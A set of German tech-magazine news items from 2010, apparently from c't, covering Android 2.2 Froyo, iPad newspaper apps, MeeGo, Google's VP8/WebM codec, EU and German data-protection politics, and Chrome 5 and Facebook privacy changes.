**Mit der Version 2.2 seines Mobilbetriebssystems will Google mit Apples iPhone nicht nur gleichziehen: Der Internet-Riese prescht mit der Integration des PC-Browsers und Flash 10.1 vor.**

Android 2.2, Codename Froyo, beschleunigt die Android-Smartphones und erweitert den Funktionsumfang. Die Androiden können ihre Internetverbindung nun per USB an einen angeschlossenen PC weitergeben oder als WLAN-Hotspot fungieren. Der Java-Interpreter erhält einen Just-in-Time-Compiler, der die Ausführung von Anwendungen deutlich beschleunigt. Die von Chrome portierte JavaScript-Engine V8 bringt dem Mobilbrowser einen beachtlichen Geschwindigkeitszuwachs. Außerdem stellt Adobe seine mobile Flash-Version 10.1 beta als Marketdownload für die kommende Android-Version zur Verfügung.

Für Geschäftskunden hat Google die Unterstützung für Exchange mit Auto-Discovery oder Security-Policys weiter ausgebaut und eine Fernlöschfunktion vorgesehen. Außerdem synchronisiert Android nun außer Mails und Kontakten auch den Kalen-

der mit Exchange-Servern. Der Wechsel zwischen Android-Smartphones soll in Zukunft leichter werden: Entwickler können auf eine Data-Backup-API zugreifen, die Dokumente und Einstellungen zwischen verschiedenen Geräten überträgt oder nach einem Geräte-Reset wiederherstellt.

Die Kommunikation zwischen Gerät und Webanwendungen hat Google ebenfalls erweitert. So sorgt eine neue Messaging-API dafür, dass Webanwendungen einen Push-Kanal zum Smartphone erhalten. Google will dies etwa nutzen, um mittels einer Chrome-Extension POIs oder Routen aus Google Maps auf das Gerät zu schicken. Die API steht unter dem Namen Android Cloud To Device Messaging (C2DM) jedem Android-Programmierer zur Verfügung, sein eigener Service muss dazu ebenfalls bei Googles C2DM-Servern angemeldet sein. Sofern die zugehörige Anwendung nicht läuft, wird sie automatisch gestartet. Push-Nachrichten speichert der Server, wenn das Gerät gerade nicht erreichbar ist, und stellt sie zu einem späteren Zeitpunkt zu.

Der Google Feedback Client analysiert abgestürzte Anwendungen und sendet auf Anwenderwunsch Diagnoseinformationen an den Market, der Entwickler kann sie dort einsehen. Anwender können nun auch vom PC aus auf den Market zugreifen, man findet dort zudem die Kategorie Musik. Ein am PC ausgewähltes Programm oder Musikstück wird direkt aus dem Netz auf das Smartphone übertragen und eingebunden. Dazu ist es allerdings notwendig, dass das Mobilgerät bei Google bekannt und auch der Desktop-Browser bei Google angemeldet ist. Auf einem lokalen PC gespeicherte Musik kommt in Zukunft wahlweise per Streaming auf das Smartphone, Google hatte vor kurzem das da-

rauf spezialisierte Unternehmen Simplify Media erworben.

Anwendungen müssen mit Android 2.2 nicht mehr auf dem internen Speicher des Gerätes installiert werden, sie können auch auf der SD-Karte Platz finden. Das Verschieben einer bereits installierten Anwendung ist möglich. Die Aktualisierung installierter Anwendungen hat Google ebenfalls vereinfacht: Mit einem Knopfdruck lässt sich die ganze Liste der Updates auf einen Rutsch einspielen, die Einstellung „Auto-Update“ erledigt dies sogar ohne Zutun des Anwenders im Hintergrund.

## 2.2 live

Die Entwicklungsumgebung (SDK) für Android 2.2 sowie eine neue Version des Native Development Kits (NDK) stehen bereits zum Download bereit. Das Betriebssystem-Update selbst werde es „in den nächsten Wochen“ für das Google Nexus One geben, hieß es auf der Entwicklerkonferenz Google I/O. Eine Vorabversion lag für kurze Zeit auf den Google-Servern, sie verschwand jedoch schnell mit dem Hinweis, die Datei sei nur für eine sehr eingeschränkte Gruppe von Testern veröffentlicht worden.

Unser aus Großbritannien importiertes Nexus One ließ sich damit problemlos aktualisieren, einige der Neuerungen konnten wir daher bereits ausprobieren. Optisch hat Google die Oberfläche und die Menü-Animationen etwas aufgefrischt und übersichtlicher gestaltet. Per Fingerwisch über die Tastatur kann man fix zwischen verschiedenen Tastatur-Layouts und Wörterbüchern wechseln. Die Internetfreigabe und die Hotspot-Funktion funktionierten im Test problemlos. Der Browser öffnete große Webseiten teilweise doppelt so schnell und schnitt in Benchmarks wie Canvas oder Sunspider um bis zu viermal besser als der Vorgänger ab. Der Performance-Schub durch den JIT-Compiler fiel uns vor allem bei Benchmarks, weniger bei leistungshungrigen Anwendungen auf; Linpack erreicht beispielsweise im Flugmodus 38,945 statt 6,985 MFLOP/s.

## Altlasten

Als bislang einziger Hersteller hat HTC angekündigt, auch be-



**Vom Entwickler entsprechend gekennzeichnete Anwendungen kann man zwischen internem Speicher und SD-Karte verschieben.**

reits ausgelieferte Geräte im zweiten Halbjahr mit der Version 2.2 zu versorgen – allerdings nur die im Jahr 2010 produzierten Smartphones Desire und Legend sowie einige US-Modelle. Alle anderen Hersteller wollten noch keine Informationen zu Android 2.2 auf ihren bereits verfügbaren Android-Smartphones geben.

Das nächste Update (Codename Gingerbread) plant Google für das vierte Quartal, sie soll unter anderem Googles neues Webvideo-Format WebM/VP8 (siehe S. 42) unterstützen. (II)



**Android 2.2 zeigt auf dem Startbildschirm unten eine Schnellstartleiste mit Telefon, Anwendungsmenü und Browser.**



**Geräte mit Android 2.2 können als WLAN-Router fungieren, auf Wunsch auch WPA2-PSK-verschlüsselt.**



## App Store füllt sich mit deutschen iPad-Anwendungen

Das iPad ist in Deutschland gelandet, die ersten Zeitungen und Zeitschriften haben ihre Inhalte in Apps gegossen und Apples Zensurparcours durchlaufen. Jetzt kommt es auf die Leser an: Sind sie bereit, für digitale Nachrichten und Reportagen zu bezahlen? Zücken sie die Kreditkarte eher für kühn komponierte Multimedia-Collagen oder wollen sie lesen wie bisher?

Letzteres glaubt offenbar der Spiegel. Wer das gedruckte Heft kennt, findet sich in der iPad-Variante (3,99 Euro) sofort zurecht. Durch Texte blättert man intuitiv, Bilder vergrößert man durch Antippen. Zwischen Artikeln springt man mit Hilfe einer bebilderten Leiste – eine Art Daumenkino, mit dem das Überfliegen der Druckausgabe simuliert wird. Mit zusätzlichen Inhalten unterfüttert die Redaktion nur wenige Artikel. Slideshows und Videos werden gestreamt, man benötigt also eine Internetverbindung.

Ein Beispiel für das andere Extrem journalistischer Zukunftsszenarien liefert Springer mit dem eigens für das iPad entworfenen Lifestyle-Magazin The Iconist. Für 4,99 Euro pro Ausgabe

bietet es wenig Text, aber viel zum Anfassen. In jedem Artikel darf man Bilder umherschubsen, Erklärtexte hervorzaubern und Play-Knöpfe drücken. Doch nicht immer weiß man, wo es weitergeht oder ob man einen Gimick verpasst hat. Einige interaktive Elemente wirken arg bemüht, zum Beispiel hängen die Textfelder einer Infografik in sinnloser Anordnung im luftleeren Raum und wollen nacheinander ausgeklappt werden – die Fingerarbeit verhindert das Abtauchen in der Geschichte. Auch die neue App des Springer-Titels Die Welt (11,90 Euro pro Monat) bricht mit Print-Gewohnheiten: Mehrmals täglich kann man die Inhalte aktualisieren und zur Navigation muss man eine Reihe von Gesten lernen.

Das Wirtschaftsmagazin Brand Eins (6,99 Euro) begnügt sich wie der Spiegel damit, die Inhalte der Druckausgabe in lesefreundlicher Aufmachung aufs iPad zu bringen. Weitere solide Apps gibt es von Focus Online und N24 – beide sind kostenlos und zeigen Inhalte, die man auch auf den Webseiten bekommt. FAZ, SZ, Bild und Stern basteln noch oder

warten auf die Freigabe durch Apple. Interessantes Detail am Rande: Erotische Fotos zensiert der Spiegel nicht, anders als die Bild bei ihrer iPhone-App.

Bei den E-Books prescht die Bertelsmann-Tochter Random House vor. Die Taschenbuch-Bestseller kosten jeweils einen Euro weniger als die Printausgabe, Hardcover-Titel sind allerdings noch nicht erhältlich. Auch Bastei-Lübke hat erste Titel in Apples Bookstore gestellt, teils sogar mehrere Euro billiger als die Taschenbücher. Mit der App des Buchhändlers Hugendubel kann man nur wenige Bücher als E-Book kaufen, die meisten muss man in Papierform an die nächste Filiale liefern lassen, was auf dem iPad altmodisch wirkt.

Das opulent bebilderte und mit interaktiven Inhalten gespickte Chemie-Lehrbuch „Die Elemente“ ist nun auf Deutsch (10,99 Euro) erhältlich, ebenso wie zahlreiche Produktiv-Apps, zum Beispiel die iWork-Suite von Apple oder der Organizer Evernote. Den vom iPhone bekannten VoIP-Client Sipgate und den Einkaufsführer KaufDa gibt es jetzt auch für das iPad. (cwo)

## Drucken mit Android

Cortado bietet für seinen Online-Speicher Cortado Workplace ab sofort einen kostenlosen Client für Android 2.0 und höher an. Die App speichert Dateien aus



**Cortado Workplace schickt DOC- und PDF-Dokumente an WLAN-Drucker.**

dem Netz lokal ab, zeigt gängige Formate wie DOC oder PDF und reicht sie an per WLAN verbundene Drucker weiter. Man kann Dateien zum Web-Speicher hochladen und per Mail verschicken. Der Speicherplatz ist zurzeit auf 1 GByte begrenzt, eine kostenpflichtige Version mit zusätzlichem Speicher und Fax-Funktion soll folgen. (acb)



**Die Spiegel-App nutzt die Interaktivität des iPad mit sparsam dosierten Multimedia-Beigaben. Die Vorzüge des Papier-Pendants – einfache Navigation und klares Layout – bleiben erhalten.**



### Anwendungs-Notizen

Die offizielle **iPhone-App von Twitter** steht ab sofort im App Store bereit. Die kostenlose Anwendung löst den Client Tweetie ab.

**Fremdsprachen verstehen:** Googles Android-App Goggles scannt englische, französische, italienische und spanische Texte über die Kamera ein und übersetzt sie in zahlreiche weitere Sprachen.

Der kostenlose **Adobe PDF Viewer** für Android ab 2.1 zeigt PDF-Dokumente entweder in ihrem Original-Layout an oder umbricht sie neu.



## MeeGo 1.0 ist da

Intel und Nokia haben Version 1.0 der „MeeGo Core Software Platform“ und der „MeeGo Netbook User Experience“ veröffentlicht. Kern der Distribution für mobile Geräte ist die Core Software Platform, die den Linux-Kernel 2.6.33, das Dateisystem Btrfs, einen Bluetooth- und Telefonie-Stack sowie Media-Frameworks enthält und Udev und DeviceKIT als Schnittstelle



In der Leiste am linken Bildschirmrand zeigt MeeGo anstehende Termine und Aufgaben an.

zwischen Hardware und Anwendungen nutzt.

Auf dieser Basis fußt „MeeGo v1.0 for Netbooks“, eine Distribution, die allerdings nur auf Geräten mit Intels Atom- und Core2-Prozessoren sowie Intel-Grafik

läuft. An Software liegen unter anderem Empathy, Evolution und Banshee bei. Von der Netbook-Distribution gibt es sowohl eine Variante mit dem Browser Google Chrome als auch eine mit dem freien Chro-

mium. Außerdem ist es ein Image der Core Software Platform für das Nokia N900 erhältlich, das aber kein offiziell unterstütztes Update ist.

Die „MeeGo Handset User Experience“ für Smartphones soll im Juni folgen. Künftig will das Projekt alle sechs Monate eine neue Version veröffentlichen. Die nächste soll bereits im Oktober erscheinen. (amu)

[www.ct.de/1013041](http://www.ct.de/1013041)

## OpenSuse Build Service neu aufgelegt

Novell hat den OpenSuse Build Service überarbeitet und eine Beta von Version 2.0 veröffentlicht. Der Dienst ermöglicht es Entwicklern, automatisiert Pakete für eine Reihe Distributionen zu bauen. Die auffälligsten Änderungen gab es am Frontend, das nun einfacher zu bedienen sein soll.

Man kann nicht nur einzelne Nutzer, sondern auch sogenannte Reviewer-Gruppen beauftragen, den Code zu prüfen. Neben den Programm-Quelltexten werden nun auch die Metadaten für die Paketerstellung in der Versionsverwaltung erfasst, sodass man jederzeit zu einem älteren Stand zurückkehren kann. Die finale Version soll am 10. Juni freigegeben werden. (mid)

## Live-System Qimo 2.0

Die Entwickler der installierbaren Live-Distribution Qimo, einem Linux für Kinder im Vor- und Grundschulalter, haben die Version 2 des Systems zum Download bereitgestellt. Es verwendet Xubuntu 10.04 als Unterbau und bringt unter anderem die Spiele-Sammlungen Gcompris und Childsplay sowie Tuxpaint mit. Neu dabei ist Laby, das Kindern die Grundlagen des Programmierens vermitteln soll.

Mit Version 2.0 kann man mehrere Benutzer-Accounts einrichten und die Entwickler haben neue Wallpapers beigelegt. Wer mit Ubuntu 10.04 arbeitet, kann auch das Paket qimo-session über Synaptic einspielen. Am Anmeldebildschirm findet man beim nächsten Login im Sitzungs Menü den Eintrag zum Start des Qimo-Desktops. (amu)

[www.ct.de/1013041](http://www.ct.de/1013041)

Anzeige

Dr. Volker Zota

# Video-Poker

## Google will neuen Web-Videostandard etablieren

**Mit der Veröffentlichung des Video-codecs VP8 unter Open-Source-Lizenz und dem „Open Web Media Project“ erhöht Google den Druck auf die Patentinhaber des De-facto-Internet-standards MPEG-4 AVC (H.264). Ob der Internetriese es wirklich darauf anlegt, einen neuen Web-Videostandard zu etablieren, oder nur blufft, bleibt abzuwarten.**

Wie von vielen erhofft und von der Free Software Foundation vehement gefordert, veröffentlichte Google anlässlich seiner Entwicklerkonferenz Google I/O den mit dem Kauf des Codec-Spezialisten On2 Technologies übernommenen Videocodec VP8 unter lizenzkostenfreier Open-Source-Lizenz. Die Diskussion um einen einheitlichen Videostandard für das HTML5-Videoelement, die bereits zu Gunsten von MPEG-4 AVC entschieden schien, wird damit neu angeheizt.

Die bloße Freigabe von VP8 hätte Google vermutlich nur wenig Erfolg gebracht. Stattdessen ist der Internet-Konzern auf Nummer sicher gegangen und hat für sein „Open Web Media Project“ die Browserhersteller Mozilla, Opera und 40 weitere Firmen verpflichtet. Die Firmenallianz, zu der neben Adobe mit Ausnahme von Intel praktisch alle wichtigen Chiphersteller gehören (unter anderem AMD, ARM, Broadcom, Freescale, Marvell, MIPS, Nvidia, Qualcomm und Texas Instruments), will VP8 zusammen mit dem Audiocodec Ogg Vorbis und dem neu geschaffenen WebM-Format (eine abgespeckte Version des Matroska-Containers MKV) als Standard für HTML5-Video etablieren.

Entwicklerversionen von Firefox, Opera und dem von Google entwickelten Chrome sowie dessen Open-Source-Ableger Chromium unterstützen WebM schon. Patches für die Multimedia-Frameworks FFmpeg und GStreamer, DirectShow-Filter für Windows und ein VP8-SDK stehen bereit. Die jüngste Vorabversion des VLC media player spielt VP8/WebM auch ab. Alle Programme finden sich unter dem Link am Artikelende.

WebM-Inhalte kann man beispielsweise bei YouTube anschauen. Die Google-Tochter liefert neben H.264- auch WebM-Videos per HTML5-Videoelement aus – unter anderem in 720p. Wer YouTube's HTML5-Testbetrieb aktiviert ([www.youtube.com/html5](http://www.youtube.com/html5)), kann die WebM-Videos anschauen, wenn er an die jeweilige URL „&webm=1“ anhängt. Die YouTube-Encoderfarm läuft unter Hochdruck, um den Fundus in das WebM-Format umzuwandeln.

## Karten auf den Tisch

Mit Firefox, Chrome und Opera decken die WebM-Befürworter auf Anhieb rund die Hälfte des Browsermarktes ab; auf der anderen Seite stehen Apple und Microsoft, die nur H.264 für HTML5-Video unterstützen. Zwar schrumpft der Marktanteil des Internet Explorer stetig, dennoch surfen rund die Hälfte aller Internet-Nutzer mit Microsofts Browser – Microsofts Standpunkt spielt also eine durchaus gewichtige Rolle. Noch im April verkündete Dean Hachamovitch, Microsofts General Manager für den Internet Explorer, dass der kommende IE9 ausschließlich H.264 für HTML5-Video unterstützen werde. Doch wenige Stunden nach Enthüllung des WebM-Projekts meldete er sich erneut zu Wort und erklärte, der IE9 werde neben H.264 auch VP8/WebM unterstützen. Allerdings müssen die Anwender zunächst einen VP8-Codec im System nachinstallieren, damit der IE9 VP8/WebM-Videos abspielt. Diese halbherzige Lösung ist zwar nicht im Sinne der HTML5-Macher, die sich ursprünglich im Browser verankerte Codecs gewünscht hatten. Doch so braucht sich Microsoft keine Sorgen wegen etwaiger Patentstreitigkeiten zu machen.

Einzig Apple hat sich bisher nicht offiziell zu Googles Vorstoß geäußert. Der Standpunkt wird jedoch in einer Mail von Steve Jobs deutlich, der eine diesbezügliche Anfrage schlicht mit einem Link auf Jason Garrett-Glaser's VP8-Analyse beantwortete (<http://x264dev.multimedia.cx/?p=377>). Der im Internet als „Dark Shikari“ bekannte Mitentwickler des freien H.264-Encoders x264 hatte eine erste Qualitätsanalyse von VP8 veröffentlicht. Wenig verwunderlich kam er zu dem Schluss, dass VP8 qualitativ nicht mit x264 mithalten kann, sofern man das H.264 Main oder High Profile verwendet – hier gilt x264 als einer der besten seiner Zunft. Garrett-Glaser gesteht jedoch ein, dass VP8 besser abschneidet als x264 bei Nutzung des simplen H.264-Profiles (Baseline Profile). Qualitativ ordnet er VP8 zwischen Xvid und Microsofts VC-1 ein. Wenig begeistert zeigt er sich von der VP8-Spezifikation.

Sie sei ein Haufen zusammenkopierten C-Codes, der der Überarbeitung bedürfe. Hinzu komme, dass der VP8-Decoder deutlich langsamer sei als etwa der H.264-Decoder von FFmpeg; hier befürchtet er Performance-Probleme, zumal VP8 für HD-Inhalte eingesetzt werden soll.

Dass VP8 frei von Patenten Dritter ist, zweifelt der x264-Entwickler an; dazu gebe es zu viele Ähnlichkeiten mit H.264. Allerdings sei VP8 deutlich simpler gestrickt. Zur Wahl von Ogg Vorbis als Audioformat und MKV als Grundlage für den WebM-Container beglückwünschte Garrett-Glaser Google jedoch.

## Patentfrage

Tatsächlich wurde die Patentfrage schon vor Googles erwarteter Open-Source-Offerte diskutiert. Eine vermeintlich von Apple-Chef Steve Jobs stammende Mail deutete darauf hin, dass Patentansprüche gegen den auf VP3.2 aufsetzenden freien Codec Ogg Theora „und andere“ gesammelt würden. Dass mit „den anderen“ VP8 gemeint war, hat sich inzwischen bestätigt. Der unter anderen mit der H.264-Patentverwaltung beauftragte Lizenz Administrator MPEG LA hat die Zusammenstellung eines Patentpools mit Ansprüchen gegen VP8 angekündigt.


Google selbst lässt das kalt. Das Unternehmen halte „einige wesentliche Patente an VP8“; Patentrecherchen im Vorfeld der On2-Übernahme haben keine haltbaren Patentansprüche Dritter zutage gefördert. Dennoch gibt es in den VP8- wie auch WebM-Lizenzbedingungen Ausnahmeregelungen, die auf Anhieb für Diskussionen sorgten: Sollte wider Erwarten jemand Patentansprüche erheben und Klage einreichen, löschen die Nutzungslizenzen augenblicklich. Obwohl beispielsweise auch die Lizenz des Apache-Webservers eine solche Klausel enthält, stellte der Direktor der Open Source Initiative (OSI), Simon Phipps, Googles Open-Source-Lizenz infrage – wohl auch, weil Google noch nicht zur offiziellen Abnahme der Lizenz bei der OSI vorstellig geworden ist.

Unabhängig von der Patentfrage und dem tatsächlichen Qualitätsniveau von VP8 dürfte die WebM-Allianz gehörigen Druck auf die H.264-Patentinhaber ausüben. Letztere hatten eine vor einigen Monaten aufkeimende Diskussion um Ogg Theora als Web-Videostandard kurzerhand im Keim erstickt, indem sie nichtkommerzielle Webstreaming-Angebote bis Ende 2016 von Lizenzgebühren für die H.264-Nutzung befreiten; kommerzielle Anbieter müssen längst für Encoder und Inhalte zahlen.

Die H.264-Verfechter stehen nun vor der Wahl, entweder das WebM-Format mit jahrelangen Patentstreitigkeiten auszubremsen oder in die Offensive zu gehen und das H.264 Baseline Profile dauerhaft und ohne Lizenzkosten für die Webnutzung freizugeben. So oder so hätte sich Googles Einsatz im Poker um einen Web-Videostandard gelohnt. (vza)

[www.ct.de/1013042](http://www.ct.de/1013042)

**YouTube liefert bereits hochaufgelöste Videos in dem von Google, Mozilla und Opera zusammen mit 40 weiteren Firmen vorgestellten WebM-Format aus.**



Anzeige

## Datenschutz im Internet

Bundesverbraucherschutzministerin Ilse Aigner (CSU) hatte sich in den vergangenen Wochen bereits heftige Auseinandersetzungen mit Google und Facebook geliefert, denen sie mangelnden Datenschutz vorwarf. Nun plant Aigner neue Richtlinien für Datenschutz und Privatsphäre im Internet.

Die Bundesregierung sei dabei, gemeinsam an Eckpunkten für besseren Verbraucherschutz im Netz zu arbeiten, und könne noch „im Herbst einen ersten Entwurf“ vorlegen, kündigte Aigner Ende Mai an. Auch der Umgang im weltweiten Internet brauche Regeln, die Datenschutz und Privatsphäre sichern. Dabei betonte sie die Macht kritischer Verbraucher. Ihr Protest gegen die Datenpannen bei Google und die Verwendung der Kundendaten bei Facebook sei „ein Etappen-Sieg der Internet-Nutzer über Weltkonzerne und deren Lobbyisten“. Die Menschen wollten die Kontrolle über ihre Daten, erklärte Aigner zu den neuen Datenschutzregelungen bei Facebook (siehe S. 45). (jk)

ner Ende Mai an. Auch der Umgang im weltweiten Internet brauche Regeln, die Datenschutz und Privatsphäre sichern. Dabei betonte sie die Macht kritischer Verbraucher. Ihr Protest gegen die Datenpannen bei Google und die Verwendung der Kundendaten bei Facebook sei „ein Etappen-Sieg der Internet-Nutzer über Weltkonzerne und deren Lobbyisten“. Die Menschen wollten die Kontrolle über ihre Daten, erklärte Aigner zu den neuen Datenschutzregelungen bei Facebook (siehe S. 45). (jk)



**Verbraucherschutzministerin Ilse Aigner betrachtet verbesserten Datenschutz bei Konzernen wie Facebook und Google als Erfolg von Verbraucherprotesten.**

## „Radikalisierungsdatei“ in der EU

Der EU-Rat hat zur Ergänzung bestehender nationaler Anti-Terror-Dateien die Einrichtung eines übergreifenden Informationssystems zur „Radikalisierung“ potenzieller „Gefährder“ gefordert. Diese neue Datenbank wird im Entwurf für einen Beschluss zum Einsatz eines „standardisierten, multidimensionalen und teilstrukturieren Instruments zum Sammeln von Daten und Informationen über Radikalisierungsprozesse in der EU“ skizziert, das die Regierungsvertreter der EU-Mitgliedsstaaten Mitte April beschlossen haben. Die britische Bürgerrechtsorganisation Statewatch machte den Plan Ende Mai bekannt. Sie kritisiert, dass „Millionen Menschen in der EU“ in das Raster fallen und unter spezielle Beobachtung genommen werden könnten.

Mit der neuen Radikalisierungsdatei will der Rat erreichen, dass die Mitgliedstaaten den Informationsaustausch optimie-

ren. Auch soll die europäische Polizeibehörde Europol „Listen“ mit Personen erstellen können, die in Radikalisierungsprozesse oder die Verbreitung extremistischer Botschaften verwickelt sind. Über das System sollen Warnhinweise erzeugt werden, die konkrete Aktionen wie die besondere Überwachung oder die Festnahme Verdächtiger auslösen könnten.

Laut Statewatch sollen in der Datenbank nicht nur Angaben über islamistische „Gefährder“ erfasst werden, sondern auch über „Radikalisierungsagenten“ von Rechts- und Linksaßen, aus dem nationalistischen Umfeld und aus Kreisen von Globalisierungsgegnern. Diese Definition sei so breit angelegt, dass selbst die Unterstützer von Freiheitskämpfern in anderen Ländern darunter fallen könnten. Letztlich dürfte es möglich sein, mit dem Instrument gegen alle vorzugehen, die „gegen den Status quo sind“.

Die Bürgerrechtsvereinigung stößt sich weiter an einem Katalog von 70 Fragen, mit dem Sicherheitsbehörden den Radikalisierungsgrad von Personen einschätzen sollen. Einige seien schlicht bizarr, andere zeigten, wie einfach man in das staatliche Netz des Verdachts geraten könne. So würden etwa Verbindungen zu anderen ideologischen Bewegungen abgeklöpft, die Gewalt unterstützen. Auch seien Beziehungen zu Schulkameraden, Nachbarn, Freunden, Verwandten oder Gefängnisgegnossen zu untersuchen. Darüber hinaus werde auf die wirtschaftliche Situation, auffällige psychologische Züge, den Grad der direkten persönlichen Unterstützung etwa durch die Familie oder das allgemeine soziale Umfeld abgestellt.

Dazu komme laut Statewatch, dass mit dem Stockholmer Programm zur inneren Sicherheit eine weitere Datenbank für ge-

fährliche Unruhestifter im Raum stehe. Generell drohten offene, legitime politische Diskussionen und Aktionen so zu einem weiteren Opfer des Kriegs gegen den Terror zu werden. Zu weit gefasst ist die Bedeutung von Risikoträgern nach Ansicht der Bürgerrechtler auch beim EU-Programm zur Errichtung nationaler Fußballinformationssysteme (National Football Information Points). Mittlerweile hätten elf Mitgliedsstaaten einschließlich Deutschland sogenannte Hooligan-Dateien aufgebaut. Weitere neun hätten vergleichbare Datenbanken mit potenziell gefährlichen und gewaltbereiten Fußballfans, zu denen die nationalen Informationszentren Zugang hätten. Laut Statewatch reiche in manchen Ländern schon ein Platzverweis aus, um in einer der Gewalttäter-Dateien zu landen. In Folge könnten etwa Reisen zu Fußballspielen in anderen Ländern unterbunden werden. (Stefan Krempel/jk)

## Nokia und Yahoo kooperieren

Nokia und Yahoo haben schon bessere Zeiten gesehen. Um sich gegenseitig zu unterstützen, tauschen sie sich in der Technik aus. Nokia nutzt zukünftig Yahoos Dienste für Mail und Chat, dafür baut Yahoo in Zukunft alle Geo-Anwendungen auf Ovi Maps.

Bislang verwendet Ovi Mail eine Software von Outblaze – einer Firma, die in Hongkong angesiedelt ist und zur Jahreswende von IBM übernommen wurde. In der zweiten Jahreshälfte will Nokia nun auf Yahoo Mail umsteigen und benennt Ovi Mail

in Zukunft mit dem Zusatz „powered by Yahoo“. „Die Ovi-Kunden bleiben unsere Kunden“, betonte Christof Hellmis, Vice President Location Products bei Nokia. Damit das funktioniert, werden Nokia und Yahoo ihre Authentisierungssysteme zusammenlegen. Ovi-Nutzer können dann auf Mail und Chat zugreifen, ohne sich erneut anzumelden.

Im Gegenzug stellt Yahoo alle Maps-Anwendungen auf die Nokia-Lösung um und benennt diese dann „powered by Ovi Maps“. Die Finnen sind durch

**Yahoo-Chefin Carol Bartz und Nokia-CEO Olli-Pekka Kallavuo besiegeln ihre neue Partnerschaft.**



Bild: Nokia

den Zukauf von Navteq und die Berliner gate5 in diesem Markt gut aufgestellt.

Die Partnerschaft zwischen Nokia und Yahoo ist ausbaubar. Auf welche Dienste Ovi-Nutzer bei Yahoo in Zukunft noch zugreifen können, wird sich heraus-


stellen, wenn die Zusammenarbeit Früchte trägt. Bis dahin werden sich auch technische Details klären. Ovi-Chat benutzt beispielsweise das offene XMPP (Jabber), während Yahoo Messenger ein proprietäres Süppchen kocht. (Volker Weber/jk)



## Stopper für Google Analytics

Google hat Erweiterungen für Internet Explorer 7 und 8, Firefox 3 und Chrome veröffentlicht, die die Weitergabe von Daten an Google Analytics unterbinden. Diese verhindern, dass der Browser Analytics-Code ausführt, erklärte eine Mitarbeiterin des Unternehmens. Das indes greift zu spät, denn beim Download des Skripts hinterlässt der Seitenbesucher bereits seine IP-Adresse bei Google. Herkömmliche Werbe- und Skriptblocker schützen die Privatsphäre daher wirkungsvoller.

Google möchte offenbar das Vertrauen in Analytics stärken und bietet den Webmastern an, die letzten acht Bit der anfragenden IP-Adresse zu löschen. Damit ist zwar noch eine Lokalisierung möglich, jedoch keine



**Das Deaktivierungs-Add-On von Google bietet keinerlei Möglichkeit, Einstellungen vorzunehmen.**

Identifizierung mehr. Dieses „IP-Masking“ ist aber keine Vorgabe, sondern nur eine Option. Google Analytics ist datenschutzrechtlich umstritten, da der Webmaster sehr viele Informationen an Google weiterreicht. Dennoch

wird es auch in Deutschland häufig eingesetzt, weil es für Webmaster kostenlos ist und diesen umfangreiche Informationen über Zugriffe liefert. (heb)

[www.ct.de/1013045](http://www.ct.de/1013045)

## Chrome 5 für drei Betriebssysteme

Google hat den Web-Browser Chrome 5 in der endgültigen Version für drei Betriebssysteme gleichzeitig freigegeben. Erstmals liegen damit außer für Windows auch stabile Versionen für Mac OS X und Linux vor, für die es bislang nur Beta-Versionen gab. Sie lassen sich nun auch mit Erweiterungen versehen.

Das Upgrade weist zahlreiche Änderungen auf, die aber bereits in den Beta-Versionen enthalten waren, beispielsweise das Geolocation-API, das auf Rückfrage den

Benutzer anhand seiner Verbindungsdaten verorten kann, Web Sockets für direkte Internetverbindungen ohne HTTP-Overhead und einen App-Cache, der Webanwendungen für einen Offline-Modus optional lokal speichern kann.

Der Browser synchronisiert inzwischen außer den Lesezeichen auch sonstige Einstellungen wie die Startseite oder Zoom-Stufe zwischen verschiedenen Installationen. Erweiterungen lassen sich für den Inkognito-Modus, in

dem der Browser lokal keine Daten speichert, nun separat aktivieren. Den Lesezeichen-Manager hat Google grundlegend überarbeitet.

Ganz nebenbei schließt das Programm sechs Sicherheitslücken, von denen der Hersteller zwei als kritisch einstuft: Einen Fehler in der Ausführung von JavaScript und die Möglichkeit, die URL-Leiste im Browser zu spoofen. (heb)

[www.ct.de/1013045](http://www.ct.de/1013045)

## Facebook überarbeitet seine Datenschutzeinstellungen

Nach der anhaltenden Kritik von Datenschützern und Nutzern (siehe c't 12/10, Seite 46) hat Facebook-Chef Mark Zuckerberg neue Privacy-Einstellungen angekündigt. Sie sollen bis Mitte Juni nach und nach bei allen Mitgliedern des sozialen Netzwerks aktiviert werden. Als wichtigsten Punkt umfassen die Neuerungen eine tabellenförmige Übersicht, mit der der Benutzer alle wichtigen Einstellungen auf einen Blick sieht. Detailliertere Einstellungen sind aber wie bisher weiterhin möglich.

Mitglieder erhalten Kontrolle darüber, wer ihre Freunde und „Seiten“ sehen darf. Bisher waren dies zwangsweise öffentliche

Felder – jedermann bekam sie beim Besuch des öffentlichen Profils zu sehen. Anwendungen müssen künftig angeben, auf welche persönlichen Daten sie zugreifen wollen, und sich dies erlauben lassen. Die viel kritisierte sogenannte Instant Personalisation, mit der ausgewählte Drittanbieter-Websites auf Nutzer-Inhalte zugreifen können, lässt sich mit den neuen Privacy-Funktionen einfach deaktivieren.

